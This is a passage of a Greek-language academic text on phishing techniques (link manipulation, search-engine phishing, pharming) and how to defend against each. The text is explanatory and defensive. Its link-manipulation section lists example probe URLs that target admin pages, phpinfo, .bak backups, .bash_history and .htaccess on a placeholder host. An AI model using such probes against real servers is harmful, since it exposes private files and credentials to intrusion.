Αποτελεί ακόμη μία τεχνική phishing επίθεσης κατά την οποία ο εισβολέας αποστέλνει ένα σύνδεσμο οδηγώντας το εν δυνάμει θύμα του σε μία πλαστή ιστοσελίδα. Όταν ο χρήστης επιλέξει τον παραπλανητικό σύνδεσμο, ενεργοποιείται και ανοίγει η ιστοσελίδα του phisher αντί της πραγματικής. Το κύριο τέχνασμα που χρησιμοποιείται σε αυτή την περίπτωση, είναι η χρήση των sub-domains και αποτελούν τεχνικές που δεν είναι γνωστές σε κάποιον ο οποίος δεν είναι εξοικειωμένος με Information Technology (29,47).

Με αφορμή το ακόλουθο παράδειγμα (Εικόνα 2.6), ο χρήστης χρειάζεται να θυμάται ότι το URL μιας ιστοσελίδας πρέπει να είναι από τα αριστερά προς τα δεξιά, γεγονός που σημαίνει ότι η εκάστοτε ιστοσελίδα θα φορτωθεί στο κύριο πεδίο της μηχανής αναζήτησης και με το sub-domain της συγκεκριμένης μηχανής. Στο ακόλουθο παράδειγμα αν και η ιστοσελίδα φαίνεται να είναι η πραγματική, ωστόσο είναι ψεύτικη. Αυτό φανερώνεται από το ότι η ονομασία του sub-domain δεν αναφέρεται. Μόνο αντιστοιχίζεται η IP διεύθυνση, κάτι που για έναν χρήστη που δεν γνωρίζει από IP Διευθύνσεις μπορεί να είναι απλά νούμερα (47).



Εικόνα 2.6: Απεικόνιση επίθεσης phishing της μορφής Link Manipulation **Πηγή:** (47)

Ο hacker σε αυτή την περίπτωση κάνει δοκιμές από καταλόγους και επεκτάσεις αρχείων τυχαία για να βρει σημαντικές πληροφορίες. Αναλυτικότερα δηλαδή ο hacker (48):

i. Αναζητεί καταλόγους τους οποίους μπορεί να διαχειριστεί τις ιστοσελίδες. Όπως για παράδειγμα της επόμενης εικόνας (Εικόνα 2.7α).

ii. Αναζητά σενάρια (scripts) προκειμένου να αποκαλύψει πληροφορίες σχετικά με απομακρυσμένα συστήματα, όπως το παρακάτω (Εικόνα 2.7β).

iii. Ψάχνει για αντίγραφα ασφαλείας. Η επέκταση .bak γενικά χρησιμοποιείται και δεν ερμηνεύεται από εξυπηρετητές εκ προεπιλογής και έτσι μπορεί να προκληθεί ένα σενάριο της μορφής (Εικόνα 2.7γ):

iv. Αναζήτα για κρυφά αρχεία στα απομακρυσμένα συστήματα. Στα UNIX συστήματα, όταν η “site's root” του κατάλογου αντιστοιχεί σε κατάλογο χρήστη, τα αρχεία που δημιουργούνται από το σύστημα μπορούν να είναι προσβάσιμα μέσω διαδικτύου (Εικόνα 2.7δ):

http://target/admin/
http://target/admin.cgi (α)

http://target/phpinfo.php3 (β)

http://target/.bak (γ)

http://target/.bash_history
http://target/.htaccess (δ)

Εικόνα 2.7: Παραδείγματα Link Manipulation **Πηγή:** (48)

2.1.9 «Ψάρεμα» σε μηχανές αναζήτησης ("search engine phishing")

Συχνά απάτες phishing συμβαίνουν και στις μηχανές αναζήτησης, τις οποίες επισκέπτεται ο χρήστης συνήθως για την οικονομικότερη πώληση προϊόντων ή υπηρεσιών. Οι phishers εκμεταλλευόμενοι αυτή την αγοραστική τάση, δημιουργούν ιστοσελίδες με ελκυστικές προσφορές και τις αναπροσαρμόζουν μέσα από μηχανές αναζήτησης. Οι χρήστες εντοπίζουν τους συγκεκριμένους ιστοχώρους κατά την πλοήγησή τους στο διαδίκτυο και μπαίνουν στη διαδικασία αγοράς κάποιου προϊόντος. Έτσι, εισάγουν τα στοιχεία των πιστωτικών καρτών τους, τα οποία και συλλέγουν οι επιτήδειοι. Οι hackers, προκειμένου να πείσουν τους καταναλωτές δημιουργούν και εικονικές ιστοσελίδες τραπεζών, οι οποίες προσφέρουν χαμηλότερο κόστος πίστωσης συγκριτικά με τις νομότυπες. Τα θύματα χρησιμοποιούν τα συγκεκριμένα phishing sites για τις αγορές τους και συχνά αποφασίζουν να μεταφέρουν σε αυτά τους υπάρχοντες λογαριασμούς τους και εξαπατούνται αποκαλύπτοντας επιπλέον χρηματοπιστωτικές λεπτομέρειες (24,29).

Παραδείγματα απάτης είναι όπως αναφέρθηκε αποτελούν ιστοσελίδες με δωρεάν προϊόντα ή οικονομικές προσφορές, προσφοράς και εύρεσης εργασίας, ή έκτακτων αναγκών. Στην περίπτωση των παραπλανητικών θέσεων εργασίας, οι phishers ζητούν από τους

ενδιαφερόμενους να εισάγουν τον αριθμό κοινωνικής τους ασφάλισης, ενώ στην περίπτωση του εκφοβισμού, οι hackers επιχειρούν να τρομοκρατήσουν τους χρήστες παρέχοντάς τους πληροφορίες μέσα από την παρουσίαση μια επείγουσας ανάγκης, όπως όταν ενημερώνουν τον χρήστη ότι ο υπολογιστής του έχει μολυνθεί από ιό και χρειάζεται άμεσα να καταπολεμηθεί, οδηγώντας τον σε μία «μολυσμένη» ιστοσελίδα (49).

2.1.10 DNS-based phishing ("pharming")

Αφορά την απάτη που σχετίζεται με το σύστημα ονοματοδοσίας, το Domain Name System (DNS) ή ένα τροποποιημένο αρχείο host, που συχνά αποκαλείται και "Pharming". Οι hackers λοιπόν, μέσα από ένα σύστημα pharming, παραβιάζουν τα αρχεία host εταιριών ή τα Domain Name Systems, έτσι ώστε τα αιτήματα για URLs να δίνουν μία ψευδή διεύθυνση και κατά συνέπεια οι λοιπές πληροφορίες να συμπληρώνονται σε αυτή την παραπλανητική ιστοσελίδα. Ως εκ τούτου, οι χρήστες αγνοούν ότι τα εμπιστευτικά τους στοιχεία παρακολουθούνται από εισβολείς (24).

Αν και η pharming επίθεση δεν εμφανίζεται συχνά, έρευνες (50) έχουν δείξει ότι στο εγγύς μέλλον θα αποτελέσουν σημαντική απειλή λόγω της εξάρτησης μεταξύ ονομάτων και ονομάτων εξυπηρετητών. Η συνεχής χρήση των ασύρματων δικτύων και δρομολογητών δίνουν πρόσφορο έδαφος για την εμφάνιση νέων μορφών pharming. Μία νέα μορφή DNS επίθεσης η οποία προήλθε από τον ελλειπή έλεγχο ταυτοποίησης κυρίως σε οικεία δίκτυα (π.χ. σπιτιού), είναι το «δυναμικό pharming» ή "dynamic pharming". Στη συγκεκριμένη κατηγορία, ο εισβολής αρχικά παρέχει ένα έγγραφο δικτύου το οποίο περιέχει ένα κακόβουλο κωδικό τύπου Javascript στο θύμα, κι έπειτα εκμεταλλεύεται τα τρωτά σημεία επανασύνδεσης DNS, με σκοπό να αναγκάσει το θύμα να συνδεθεί εξ αρχής στο διακομιστή (μέσα από ένα ξεχωριστό παράθυρο ή πλαίσιο). Αφού ο χρήστης πραγματοποιήσει έλεγχο

ταυτότητας στο νόμιμο server, ο phisher χρησιμοποιεί το παράνομο Javascript για να λάβει τα στοιχεία που επιθυμεί (51).

Αυτό που ουσιαστικά εκμεταλλεύονται οι εισβολείς στο dynamic pharming είναι του ότι σήμερα οι εξυπηρετητές εφαρμόζουν την «ίδια πολιτική προέλευσης» ("same-origin policy"), η οποία απαγορεύει σε ένα αντικείμενο δικτύου ("web object") να έχει πρόσβαση σε άλλα αντικείμενα δικτύου που εξυπηρετούνται από διαφορετικές τοποθεσίες. Ακόμη στο dynamic pharming, το κακόβουλο Javascript και το περιεχόμενο του νόμιμου server φαινομενικά έχουν την ίδια μορφή, δηλαδή το ίδιο domain, port και πρωτόκολλο. Γι' αυτό το λόγο και ο browser επιτρέπει στο Javascript να έχει πρόσβαση σε πεδίο ελέγχου ταυτοποίησης του χρήστη (51).


Ολοκληρώνοντας την παρουσίαση των κύριων μορφών απάτης με τη μέθοδο Phishing γίνεται αντιληπτό ότι οι απειλές στο διαδίκτυο και οι τρόποι εξαπάτησης είναι πολλοί. Είναι γεγονός ότι όσο εξελίσσεται η τεχνολογία και η χρήση του διαδικτύου, τόσο αυξάνονται και εξελίσσονται και οι τεχνικές απάτης σε αυτό. Να σημειωθεί ότι υπάρχουν και άλλες μέθοδοι Phishing, όπως μέσω τηλεφώνου ("Phone Phishing") ή προγράμματα κλοπής δεδομένων γνωστά ως "Data Theft" ή 'άλλα που παραποιούν τα Host αρχεία, με την ονομασία "Hosts File Poisoning" (24). Τέλος, να σημειωθεί ότι εκτός από την phishing επίθεση, απάτες εμφανίζονται και σε κανάλια συζητήσεων ("Chat rooms") όπως και στα διάφορα blogs. Και στις δύο τελευταίες περιπτώσεις η δυνατότητα ανωνυμίας είναι εκείνη που δίνει έναυσμα στου επιτήδειους να παραπλανούν τους χρήστες, εξ ου και τα πολλαπλά κρούσματα διαδικτυακών υποκλοπών ή παραβίασης δικαιωμάτων τόσο σε ενήλικες όσο και σε παιδιά (52).

ΚΕΦΑΛΑΙΟ 3: ΠΡΟΛΗΨΗ ΕΝΑΝΤΙ PHISHING ΕΠΙΘΕΣΕΩΝ

Ως γνωστόν, η καλύτερη αντιμετώπιση των διαδικτυακών επιθέσεων είναι η πρόληψη και τα διάφορα μέτρα προστασίας που χρειάζεται να λάβει ο χρήστης προκειμένου να διασφαλίσει την ιδιωτικότητά του. Τα μέτρα αυτά αφορούν προγράμματα ανίχνευσης ιών αλλά και πρακτικά ζητήματα που καλό είναι να τηρεί ο κάθε χρήστης κατά τη διάρκεια πλοήγησής του στους διαδικτυακούς τόπους. Παρακάτω θα αναφερθούν ορισμένα από αυτά τα προληπτικά μέτρα phishing επίθεσης.

3.1 Web E-mail Spam

Ένα spam ή junk e-mail είναι από τα κυριότερα προβλήματα που καλείται να αντιμετωπίσει ένας ιδιώτης αλλά και μία επιχείρηση (πάνω από το 70% των e-mails που λαμβάνουν είναι spam) καθώς μπορεί να προκαλέσει και στις δύο περιπτώσεις σοβαρές οικονομικές ζημίες, εκτός από τη σπατάλη πολύτιμου αποθηκευτικού χώρου και τη χρονοβόρα διαδικασία διαγραφής αυτών. Τα φίλτρα στην αλληλογραφία, η οργάνωση των εισερχόμενων e-mails και η απομάκρυνση των spam e-mails είναι από τα βασικά βήματα που χρειάζεται να γίνουν για την προστασία των χρηστών (ιδιωτών και επιχειρήσεων). Τα μοντέλα φιλτραρίσματος ακολουθούν σχεδόν παρόμοια φιλοσοφία, ξεκινώντας με τη συγκέντρωση όλης της ηλεκτρονικής αλληλογραφίας, ακολουθώντας η διαδικασία μετασχηματισμού, επιλέγονται τα χαρακτηριστικά ταξινόμησης και το τμήμα ανάλυσης αυτών. Μία αλγοριθμική μηχανή χρησιμοποιείται προκειμένου να εκπαιδευτεί να εντοπίζει το spam e-mail από το νομότυπο (Εικόνα 3.1) (53).



Εικόνα 3.1: Διαδικασία φιλτραρίσματος spam e-mail **Πηγή:** (53)

Τα μοντέλα φιλτραρίσματος είναι μία γενική πρόληψη, ωστόσο ανάλογα με τη μορφή που έχει το spam e-mail μπορούν να υπάρξουν και πιο εξειδικευμένες μέθοδοι. Για παράδειγμα στα image spam e-mails χρησιμοποιείται η μέθοδος της κινούμενης GIF εικόνας, η οποία δεν περιέχει σαφές κείμενο στο αρχικό πλαίσιο ή παραμορφώνει το σχήμα των γραμμάτων στην εικόνα. Στα blank spam e-mails καλό είναι να χρησιμοποιούνται bounces προκειμένου να διαχωρίζονται οι μη έγκυρες διευθύνσεις (53). Άλλοι διαδεδομένοι τρόποι προστασίας είναι οι αλγόριθμοι όπως ο Naive Bayes classifier, ο οποίος πραγματοποιεί ταξινομήσεις (54), τα "Support vector machines", τα μοντέλα εκμάθησης που επιβλέπουν και αναλύουν τα δεδομένα που χρησιμοποιούν για την ταξινόμηση και την ανάλυση της παλινδρόμησης (55,56). Επίσης, υπάρχουν τα Τεχνητά Νευρωνικά Δίκτυα ("Artificial Neural Networks"), μαθηματικά ή υπολογιστικά μοντέλα, τα οποία επεξεργάζονται τις πληροφορίες βασιζόμενα στην εκμάθηση από εμπειρία (57) και τέλος η ταξινόμηση "K-nearest neighbor", με τη βοήθεια της οποίας δημιουργούνται αρχεία τα οποία χρησιμοποιούνται κυρίως για σύγκριση σχετικά με την κατηγορία που θα πρέπει να ταξινομηθεί ένα έγγραφο με παρόμοια χαρακτηριστικά όταν έρθει στο ηλεκτρονικό ταχυδρομείο του χρήστη (58).

Πέρα από τους αλγορίθμους και τα προγράμματα προστασίας, ο καθένας χρήστης έχει τη δυνατότητα να λάβει κάποια μέτρα όπως το είναι προσεκτικός στα άτομα ή τους οργανισμούς που δίνει το e-mail του, να χρησιμοποιεί τους κωδικούς προστασίας του και να τους

ανανεώνει σε τακτά χρονικά διαστήματα, να χρησιμοποιεί προγράμματα προστασίας όλου του υπολογιστή του, να μην απαντάει σε «περίεργα» μηνύματα και να μην δίνει προσωπικά του στοιχεία.

3.2 Deceptive Phishing

Η deceptive επίθεση αποτελεί από τα κυριότερα προβλήματα που αντιμετωπίζει η ομάδα των "Instant Messengers". Η χρήση ενός μοντέλου εντοπισμού ("apriori" αλγόριθμος) της επίθεσης με τη βοήθεια εξόρυξης δεδομένων και "associative" τεχνικές, όπως και τεχνικές ανάκτηση πληροφοριών, που ανιχνεύουν το δυναμικό phishing με την ανταλλαγή φωνητικών και γραπτών μηνυμάτων, θα μπορούσαν να αποτελέσουν αποτελεσματικές λύσεις για τους χρήστες. Τα μηνύματα, καλό είναι να είναι, προτού αποθηκευτούν στη Transaction βάση δεδομένων να φιλτράρονται και να ελέγχονται "Ignore"-λέξεις χρησιμοποιώντας σύστημα ανάκτηση πληροφοριών (59,60).

3.3 Malware-Based Phishing

Τα κακόβουλα προγράμματα κυρίως μεταδίδονται μέσα από τα e-mails. Αυτό σημαίνει ότι αρχικά οι τρόποι προστασίας είναι όμοιοι με αυτούς της προστασίας του ηλεκτρονικού ταχυδρομείου. Ωστόσο οι εταιρείες, που είναι οι κύριοι δέκτες των malwares, χρειάζονται να λάβουν επιπρόσθετη προστασία. Τέτοια μπορεί να είναι τα εμπορικά ή μη πακέτα προστασίας του λογισμικού, τα οποία είναι σχεδιασμένα έτσι ώστε να ελέγχουν τη λήψη κάθε αρχείου, να σαρώνουν ανά τακτά χρονικά διαστήματα τον υπολογιστή με σκοπό την «εξόντωση» οποιοδήποτε κακόβουλου προγράμματος και να ενημερώνονται τακτικά για την εύρεση και αντιμετώπιση πιθανών νέων malware προγραμμάτων.


Κάτι που αξίζει να σημειωθεί είναι οι τρόποι προστασίας από malware σε έξυπνες συσκευές. Στο προηγούμενο κεφάλαιο σημειώθηκε ότι πολλά κακόβουλα λογισμικά πλέον έχουν εμφανιστεί και στις έξυπνες κινητές συσκευές λόγω του ότι αυτές έχουν τη δυνατότητα πλοήγησης στο διαδίκτυο. Εξαιτίας αυτών των χαρακτηριστικών τους, συχνό φαινόμενο είναι αυτό των botnets. Η ασφάλεια που χρειάζεται να παρέχεται πρέπει να είναι πολύ-επίπεδη και σχετίζεται με (61):

i. τον τελικό χρήστη, ο οποίος χρειάζεται να γνωρίζει τα μέτρα προστασίας που μπορεί να λάβει η κινητή του συσκευή εγκαθιστώντας τα ανάλογα προγράμματα anti-virus, anti-malware και ένα προσωπικό τείχος προστασίας, που να είναι συμβατά με αυτή και να προέρχονται από αυθεντικούς οργανισμούς.

ii. τους παρόχους κινητών δικτύων (“Mobile Network Operators”) δημιουργώντας ένα ασφαλές περιβάλλον για τους πελάτες τους εγκαθιστώντας λογισμικό anti-virus και anti-malware ελέγχοντας τα εισερχόμενα και τα εξερχόμενα SMS και MMS.

iii. τους προγραμματιστές, οι οποίοι πρέπει να εφοδιάζουν με τα κατάλληλα μέτρα προστασίας τις αναπτυσσόμενες εφαρμογές τους.

iv. τα καταστήματα αγοράς, ελέγχοντας τις νέες εφαρμογές κινητών προτού τεθούν στην αγορά, όπως η Google με τα Google Play.



Εικόνα 3.2: Πολύπλευρη malware προστασία στις "έξυπνες συσκευές" **Πηγή:** (61)

Κάποιες άλλες πιο εξειδικευμένες προσεγγίσεις που σχετίζονται με την πρόληψη κατά των malware επιθέσεων είναι τα λογισμικά προστασίας περιεχομένου ("Content-based"), η "Blacklist-based" προστασία, εντοπίζοντας κακόβουλες ιστοσελίδες από αυτές που ήδη «εξυπηρετεί», τα συστήματα "Whitelist-based", που τα μόνα λογισμικά που επιτρέπει να εγκατασταθούν είναι τα γνωστά και τα αποδεδειγμένα έγκυρα και τέλος, η προστασία "Reputation-based", χρησιμοποιώντας ταξινόμηση βασιζόμενη στο δίκτυο αυξάνοντας ταυτόχρονα την ασφάλεια μέσω μιας spam λίστας (62,63).

3.4 Keyloggers and Screenloggers

Προκειμένου να αντιμετωπίσει ο χρήστης τη συγκεκριμένη απειλή, προτείνονται οδηγίες που καλό είναι να εφαρμόζονται και σε κάθε μορφή απειλής. Αυτές σχετίζονται με τη χρήση τοίχων προστασίας ("firewall"), την εγκατάσταση ενός "Password Manager", τη διατήρηση αναβαθμισμένου λογισμικού, τη συχνή αλλαγή κωδικών. Η χρήση ενός εικονικού πληκτρολογίου, θα μπορούσε επίσης να αποτελέσει μία λύση στο phishing αυτής της μορφής. Να σημειωθεί ότι σε αυτή την περίπτωση, οι κωδικοί του χρήστη μπορούν να εισαχθούν μέσω του "mouse" της ηλεκτρονικής συσκευής κι όχι μέσω πληκτρολόγιου (64,65). Τέλος, μία ακόμη πρακτική θα μπορούσε να είναι η χρήση μοναδικών κωδικών κάθε φορά, γνωστοί ως "one-time passwords" με τη βοήθεια συσκευών όπως τα USB κλειδιά ("USB key"), τις αριθμομηχανές ("calculator"), ή τη χρήση συστήματος μηνυμάτων μέσω τηλεφώνου ("mobile phone text messaging system"). Η τελευταία περίπτωση χρησιμοποιείται κυρίως για τις τραπεζικές συναλλαγές καθώς, οι κωδικοί είναι εγγεγραμμένοι στο τραπεζικό σύστημα. Οι χρήστες του λαμβάνουν έναν κωδικό PIN στη κινητή τους συσκευή κι αυτός, μαζί με τον προσωπικό τους κωδικό του χρησιμοποιούνται για τον έλεγχο ταυτότητας (32).

3.5 Session Hijacking

Σε σχετικό άρθρο, ως εναλλακτική λύση προστασίας από τη Session Hijacking επίθεση προτείνεται η χρήση μοναδικών cookies (“One-Time Cookies-OTC”). Το OTC είναι πρωτόκολλο ταυτοποίησης στα διαδικτυακά sessions, που παράγει μοναδικά “tokens” και από τη στιγμή που χρησιμοποιηθούν σε μία διαδικτυακή εφαρμογή δεν μπορούν να ξαναχρησιμοποιηθούν. Κάθε “token” που παράγεται είναι συνδεδεμένο με το αντίστοιχο αίτημα πιστοποίησης, επομένως οι phishers δεν μπορούν να υποκλέψουν προσωπικά στοιχεία. Άλλες, πιο κοινές μέθοδοι, είναι τα HTTP πρωτόκολλα ασφαλείας και τα εικονικά ιδιωτικά δίκτυα (“Virtual Private Network”) (66). Μία διαφορετική πρόταση είναι ο SessionShield μηχανισμός που παρατηρεί τις τιμές των sessions που χρησιμοποιούνται στα παράτυπα scripts και απορρίπτοντας τα όταν εκτελούνται οι script γλώσσες του browser. Το ηλεκτρονικό σύστημα εφαρμογής του μηχανισμού δεν χρειάζεται περίοδο εκπαίδευσης και εκμάθησης καθιστώντας το εφαρμόσιμο σε επιτραπέζιους υπολογιστές και κινητά συστήματα (67).

Πρόσθετοι τρόποι προστασίας είναι η κρυπτογράφηση των session κλειδιών (“session key”) χρησιμοποιώντας SSL (“Secure Sockets Layer”), που χρησιμοποιείται ιδιαίτερα στις τράπεζες και τις υπηρεσίες του e-εμπορίου, η χρήση μακρόσυρτων και τυχαίων αριθμών για στα session κλειδιά, η ανανέωση του ID session έπειτα από μία επιτυχημένη σύνδεση, υπηρεσίες που παρέχουν επιπλέον ελέγχους έπειτα από την ταυτοποίηση του χρήστη, διασταυρώνοντας εάν το IP των αιτημάτων είναι όμοιο με αυτό που χρησιμοποιήθηκε στο τελευταίο session και τέλος η αποσύνδεση του χρήστη μετά το πέρας χρήσης των ιστοσελίδων (68).

3.6 Man-In-The-Middle Attack

Αποτελεσματική προστασία από την MITM επίθεση πραγματοποιείται μέσω του router (δρομολογητή) ή από την πλευρά του server. Η χρήση κρυπτογράφησης μεταξύ πελάτη και διακομιστή είναι απαραίτητη. Ο διακομιστής επαληθεύει την πιστότητα του αιτήματος του πελάτη με τη βοήθεια ενός ψηφιακού πιστοποιητικού, απαιτώντας μετά απλά την πραγματοποίηση σύνδεσης. Μία δεύτερη εναλλακτική είναι η μη σύνδεση από ελεύθερους δρομολογητές τύπου WiFi, παρά μόνο με τη χρήση plug-in (κομμάτια λογισμικού που ενσωματώνονται στο υπάρχον λογισμικό για την ασφάλισή του) περιηγητή (69).

Κοινή μέθοδος ασφαλούς σύνδεσης είναι η χρήση των Εικονικών Ιδιωτικών Δικτύων (VPN) και οι τεχνικές κρυπτογράφησης που εμπεριέχονται σε αυτά (π.χ. "Point-to-point Tunneling Protocol" ή "Internet Protocol Security"), όπως επίσης και η χρήση δικτυακού πρωτοκόλλου, για την απομακρυσμένη ασφαλή διαχείριση των hosts.

3.7 Web Trojans Horse

Οι hackers δεν σταματούν ποτέ την ανάπτυξη νέων κόλπων. Οι χρήστες για να διαφυλάξουν τα συστήματά τους από την Trojan επίθεση χρειάζεται να (70):

i. εγκαταστήσουν ισχυρό λογισμικό ασφαλείας (π.χ. anti-phishing, anti-Trojan virus) και να ναι ενήμερο,

ii. χρησιμοποιούν ασφαλή παροχέα διαδικτύου (ISP), που υλοποιεί ισχυρές anti-spam και anti-phishing διαδικασίες,

iii. χρησιμοποιούν patched υπολογιστές με τείχος προστασίας,

iv. ρυθμίζουν όλα λογισμικά ώστε να ανιχνεύουν αυτόματα όλα τα e-mails και τα συνημμένα αποτρέποντας την εκτέλεση μακροεντολών,

v. είναι προσεκτικοί όταν ασχολούνται με peer-to-peer (P2P) κοινή χρήση αρχείων, αποφεύγοντας το κατέβασμα αρχείων με επεκτάσεις .exe, .scr, .lnk, .bat, .vbs, .dll, .bin, και .cmd,

vi. φροντίζουν για την ενημέρωση του browser,

vii. προφυλάσσουν PDA, το κινητό τηλέφωνο και τις Wi-Fi συσκευές,

viii. ρυθμίζουν τις εφαρμογές ανταλλαγής Instant massengers, για να μην ανοίγει αυτόματα όταν ενεργοποιείτε στον υπολογιστή, και συνάμα να αποσυνδέουν τη γραμμή DSL ή το μόντεμ όταν δεν χρησιμοποιείται,

ix. δημιουργούν αντίγραφα ασφαλείας αρχείων τακτικά και να τα αποθηκεύουν εκτός του προσωπικού τους υπολογιστή.

3.8 Content-Injection Phishing

Η χρήση HTTPs στον υπολογιστή, αποτελεί ένα σημαντικό εμπόδιο για τους εισβολείς, με την προϋπόθεση να είναι έγκυρα. Μία ακόμη λύση θα μπορούσε να είναι η Πολιτική Ασφάλειας Περιεχομένου (“Content Security Policy”) με την οποία ο χρήστης μπορεί να ελέγχει τα third-party domains, ζητώντας αντίστοιχα αιτήματα περιεχομένου (όπως scripts, εικόνες, CSS). Η εστίαση σε εξωτερικά αιτήματα γνωστών και έγκυρων ιστοσελίδων μπορούν να περιορίσουν σε μεγάλο βαθμό την επίθεση Content-Injection. Μία δυνατότητα του CSP είναι αυτή των ενημερωτικών αναφορών (“Reporting”). Ο ενδιαφερόμενος μπορεί να ρυθμίσει το “reporting URL” και οτιδήποτε είναι εκτός των κανόνων που έχουν τεθεί απορρίπτεται. Με αυτόν τον τρόπο παρέχεται επίσης πληροφόρηση σφαλμάτων προτού οι κακόβουλες εφαρμογές εγκατασταθούν στον υπολογιστή (71).

3.9 Link Manipulation

Προκειμένου ένας εξυπηρετητής να προστατευτεί από URL manipulation επιθέσεις, ο χρήστης απαιτείται να ελέγχει όλα τα τρωτά σημεία του web server του και ανά τακτά χρονικά διαστήματα να εφαρμόζει τα ανάλογα μέτρα προστασίας. Επιπλέον, οι λεπτομερείς ρυθμίσεις του διακομιστή βοηθούν το χρήστη να μένει μακριά από ανεπιθύμητες ιστοσελίδες. Ο web server καλό είναι να ρυθμιστεί ως εξής (48):

i. να εμποδίζει την περιήγηση σε σελίδες που βρίσκονται κάτω από ρίζα ιστοσελίδων ("chroot mechanism")

ii. να απενεργοποιεί την εμφάνιση αρχείων που συγκαταλέγονται σε κατάλογο που δεν περιέχει αρχεία ευρετηρίων ("Directory Browsing")

iii. να διαγράφει άχρηστους καταλόγους ή αρχεία, συμπεριλαμβανημένου και των κρυφών

iv. να προστατεύει την πρόσβαση σε καταλόγους με ευαίσθητα δεδομένα

v. να διαγράφει τις άχρηστες επιλογές ρυθμίσεων και λοιπών διαμορφώσεων

vi. να διαγράφει τα περιττά script interpreters

vii. να αποτρέπει την παρακολούθηση των HTTP των HTTPS προσβάσιμων σελίδων.

Μια πιο εξειδικευμένη προστασία των image malupulations, μπορεί να γίνει μέσω αλγορίθμου ο οποίος (72):

i. Εμποδίζει του χρήστες να «κατεβάζουν» εικόνες που θεωρούνται «απροστάτευτες»

ii. Προστατεύει τον εξυπηρετητή εμποδίζοντας το χρήστη να εισαχθεί σε κακόβουλες ιστοσελίδες

iii. Παρέχει προστασία στην ταυτοποίηση των χρηστών με διαδικασίες cropping και scaling

iv. Βοηθάει στον έλεγχο ταυτοποίησης του internet και του intranet με το ίδιο domain.

3.10 DNS-Based Phishing (“Pharming”)

Σε άρθρο αναφέρεται ότι γενικά για την αντιμετώπιση της pharming επίθεσης, χρειάζεται ο υπολογιστής του χρήστη να διαθέτει ενεργό μηχανισμό με εμφάνιση pop-up μηνυμάτων για την άμεση δράση του ενδιαφερόμενου σε περίπτωση εντοπισμού κακόβουλου DNS. Ακόμη, μεγάλη βοήθεια μια οπτική ένδειξη στη γραμμή διευθύνσεων του browser, η οποία θα ενημερώνει το χρήστη για το τρέχον επίπεδο εμπιστοσύνης του ιστοχώρου που πλοηγείται. Προστίθεται, ότι για τον εντοπισμός των pharming επιθέσεων οι χρήστες χρειάζεται να εγκύψουν στον έλεγχο της IP διεύθυνσης του συστήματος και στον έλεγχο ανάμεσα στο περιεχόμενο της εμφανιζόμενης ιστοσελίδας και της αναφερόμενης ιστοσελίδας. Αναλυτικότερα (73):

i. Έλεγχος IP διεύθυνσης: ο καθορισμός του διακομιστή είναι σημαντικό, καθώς συμμετέχει στη διαδικασία λήψης αποφάσεων και ο τελικός χρήστης έχει τη δυνατότητα να επιλέξει έναν που είναι διαφορετικός από το “In-Plane Switching” του. Αφότου καθοριστούν οι διακομιστές χρήσης, κάθε φορά που ο χρήστης θα εισέρχεται σε μία ιστοσελίδα, αυτομάτως θα ελέγχεται η νομοτυπία του.

ii. Ανάλυση του πηγαίου κώδικα HTML: η διατήρηση μιας ενημερωμένης βάσης δεδομένων παίζει σημαντικό ρόλο. Οι επισκέψιμες ιστοσελίδες «επιστρέφουν» μέσω της IP διεύθυνσης ζητώντας το URL και στοχοποιούνται μέσω HTTP αιτημάτων της IP.

Ιδιαίτερο ενδιαφέρον παρουσιάζει η αντιμετώπιση του φαινομένου στον κλάδο των τραπεζικών υπηρεσιών. Σε ανάλογο άρθρο σημειώνεται ότι πρωτεύοντα ρόλο έχει ο ίδιος ο χρήστης τηρώντας τα ασφαλή μέτρα ανάληψης τόσο από την πλευρά του υπολογιστικού του συστήματος, όσο κι από την πλευρά του δικτύου. Θα πρέπει να χρησιμοποιεί αξιόπιστα υπολογιστικά συστήματα και όχι δημόσια, με ενημερωμένα antispyware λογισμικά και τείχη

προστασίας. Οι ιστοσελίδες που εισέρχεται απαιτείται να είναι νόμιμες και η λήψη εφαρμογών να πραγματοποιούνται από αξιόπιστους servers (74,75).

Ακόμη η χρήση επιπρόσθετων μέτρων ασφαλείας από τις ρυθμίσεις των ίσων των τραπεζικών υπηρεσιών είναι απαραίτητη (π.χ. αποστολή SMS στον πελάτη για την έγκριση πιστοποίησης). Έτσι ο phisher και να γνωρίζει τα προσωπικά στοιχεία του θύματος, δεν θα μπορεί να μεταβεί σε μεταφορά χρημάτων. Ο τακτικός έλεγχος της κίνησης των λογαριασμών και η τοποθέτηση ορίου ανάληψης χρημάτων (π,χ, ανά εβδομάδα ή μήνα) αποτελεί μία καλή πρακτική προστασίας. Η σημασία χρήσης της πιστότητας των ιστοσελίδων σημειώθηκε και μπορεί να πραγματοποιηθεί μέσω του padlock συμβόλου (ένδειξη ότι η ιστοσελίδα προστατεύεται). Τέλος, εάν ο χρήστης αναγνωρίσει κάποιες ύποπτες κινήσεις, να μην πραγματοποιήσει συναλλαγές, να ενεργοποιήσει τις ευαίσθητες πρόσθετες ερωτήσεις προστασίας και να επικοινωνήσει με τον τραπεζικό οργανισμό (74,75).

3.11 Search Engine Phishing

